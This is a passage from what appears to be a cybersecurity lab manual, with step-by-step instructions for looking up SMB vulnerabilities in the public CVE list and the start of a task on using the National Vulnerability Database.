
SMB

[Submit](#)

Page Last Updated or Reviewed: December 09, 2020


10. **Search Results** page appears, displaying a list of vulnerabilities in the target service (SMB) along with their description, as shown in the screenshot.

Note: The result might differ when you perform this task.



11. Further, you can click on **CVE-ID** of any vulnerability to view its detailed information. Here, we will click on the first CVE-ID link.

12. Detailed information regarding the vulnerability is displayed such as its **Description**, **References**, and **Date Record Created**. Further, you can click on links under the **References** section to view more information on the vulnerability.



13. Likewise, you can search for other target services for the underlying vulnerabilities in the **Search CVE List** section.
14. This concludes the demonstration of checking vulnerabilities in the Common Vulnerabilities and Exposures (CVE).
15. Close all open windows and document all the acquired information.

Task 3: Perform Vulnerability Research in National Vulnerability Database (NVD)


The National Vulnerability Database (NVD) is the U.S. government repository of standards-based vulnerability management data represented using the Security Content Automation Protocol (SCAP). These data enable the automation of vulnerability management, security measurement, and compliance. The NVD includes databases of security checklist references, security-related software flaws, misconfigurations, product names, and impact metrics.

Here, we will use the NVD to view the latest underlying system and software vulnerabilities.

